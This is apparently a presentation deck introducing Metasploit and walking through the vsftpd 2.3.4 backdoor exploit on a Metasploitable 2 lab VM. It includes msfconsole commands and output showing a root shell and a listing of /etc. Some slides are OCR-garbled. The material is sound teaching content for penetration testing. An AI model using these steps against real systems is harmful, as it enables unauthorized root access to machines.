

Metasploit

The world's most used penetration testing framework









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Introduction to Metasploit





Penetration testing



Vulnerability research



Development

What is Metasploit?

- An open-source penetration testing framework.
- Developed by H.D. Moore in 2003, acquired by Rapid7 in 2009.

Purpose:

- Simplifies the discovery and exploitation of vulnerabilities.
- Used by both security professionals and attackers.

Key Features of Metasploit





Modular Design

Contains exploits, payloads, encoders, and auxiliary modules.



Large Exploit Library

Over 2,000 exploits targeting various platforms.



Post-Exploitation Modules

Tools for persistence, privilege escalation, and information gathering.



Community and Pro Versions

Open-source for learning, with advanced commercial features for enterprises.

Types of Attacks Supported



Metasploit is a versatile framework designed to simulate a wide range of cyberattacks. Here's an overview of the types of attacks it supports:

Exploitation	Buffer Overflows, Remote Code Execution (RCE), Zero-Days Exploits
Post-Exploitation	Privilege Escalation, Credential Dumping, Persistence
Social Engineering	Phishing Campaigns. Browser Exploits
Web Application Attacks	SQL Injection, Cross-Site Scripting (XSS), File Inclusion Attacks
Network Attacks	Man-in-the-Middle(mitM), Denial of Service (DoS), SMB Exploits





Exploiting vsftpd 2.3.4 Backdoor

Host Machine: Windows 10

Virtual Machines: Kali Linux and Metasploitable 2

(via VirtualBox)



Understanding vsftpd 2.3.4 Exploit



What is vsftpd?

A widely used, secure FTP server software known for performance and security.



Impact

Provides unauthorized root shell access to attackers.



Version 2.3.4




- Introduced a backdoor that listens on port 6200.
- Triggered when a username ending with:) is used.



Hacking


- Highlights the risks of compromised or outdated software.
- Emphasizes the importance of secure coding and regular updates.



Setting Up Machines







- Ensure both the Kali Linux and Metasploitable 2 virtual machines are imported and configured.
- Set both VMs to use the Host-Only Adapter network setting.

Test Connectivity

default login and password is msfadmin:msfadmin

```
msfadmin@metasploitable:~$ ifconfig
         Link encap:Ethernet HWaddr 08:00:27:10:46:fc
         inet addr:192.168.56.101 Bcast:192.168.56.255 Mask:255.255.255.0
         inet6 addr: fe80::a00:27 f:fe10:46fc/64 Scope:Link
         UP BRUADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:10 errors:0 dropped:0 overruns:0 frame:0
         TX packets:30 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:1908 (1.8 KB) TX bytes:3924 (3.8 KB)
         Base address:0xd020 Memory:f0200000-f0220000
         Link encap:Local Loopback
         inet addr:127.0.0.1 Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:16436 Metric:1
         RX packets:101 errors:0 dropped:0 overruns:0 frame:0
         TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:23573 (23.0 KB) TX bytes:23573 (23.0 KB)
msfadmin@metasploitable:~$
```

```
(kali@ kali)-[~]

$ ping 192.168.56.101

PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=1.17 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=1.05 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.793 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=1.05 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.769 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.769 ms
```

- Boot both machines
- Find the IP address of Metasploitable, by using the <ifconfig> command (in Metasploitable 2 VM)
- From Kali VM, ping the Metasploitable 2 machine to ensure they can communicate

Run Metasploit and Start Exploring

```
Metasploit tip: Display the Framework log using the log command, learn
more with help log
                      ###
                  11-11-11-11-11
                  *****
                            https://metasploit.com
     =[ metasploit v6.4.34-dev
       2461 exploits - 1267 auxiliary - 431 post
        1471 payloads - 49 encoders - 11 nops
Metasploit Documentation: https://docs.metasploit.com/
```

- In Kali VM, type msfconsole
- Type: use exploit/unix/ftp/vsftpd_234_backdoor
- This exploit takes advantage of a backdoor introduced in vsftpd 2.3.4.
- It was an accidental vulnerability that made its way into a live release in 2011

Set the Target and Check Options

```
msf6 exploit(
                                         r) > show options
Module options (exploit/unix/ftp/vsftpd 234 backdoor):
            Current Setting Required Description
  CHOST
                                       The local client address
  CPORT
                                       The local client port
                                       A proxy chain of format type:host:port[,type:host:port][...]
  Proxies
                                       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
  RHOSTS
                                       asics/using-metasploit.html
  RPORT
                                       The target port (TCP)
Exploit target:
      Automatic
View the full module info with the info, or info -d command.
```

```
<u>msf6</u> exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS ⇒ 192.168.56.101
<u>msf6</u> exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
```

- Set the target IP by typing set RHOSTS < Metasploitable_IP>
- The default port is 21, is used for FTP, a protocol often targeted because of its weak security practices and widespread usage
- Verify Setting: show options

Run the Exploit

annarmor d

```
msf6 exploit(unix/ftp/vsftpd_234_backdo
[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:43921 → 192.168.56.101:62
00) at 2025-01-14 08:24:33 -0500
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
                  hostname
whoami
                                                  Execute the exploit: run
                  metasploitable
root
                                                  Observe the output indicating the exploit's success and the
ls /etc
                                                  opening of a command shell
X11
                                                  Interact with the shell: sessions -i 1
adduser.conf
adjtime
                                                  Run commands on the target machine:
aliases
                                                        whoami → Confirms root access.
aliases.db
                                                        uname -a \rightarrow Displays system information.
alternatives
apache2
                                                        Is /etc → Configuration files of the Linux system,
apm
                                                        often containing sensitive information.
apparmor
```

Wrapping Up

Exit the shell: exit

• Kill the session: **sessions -K**

Reset Metasploit: exit

```
exit
[*] 192.168.56.101 - Command shell session 1 closed.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -K
[*] Killing all sessions ...

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exit

[(kali@kali)-[~]
```

Ethical Considerations ::::::::









Thanks!

Do you have any questions?

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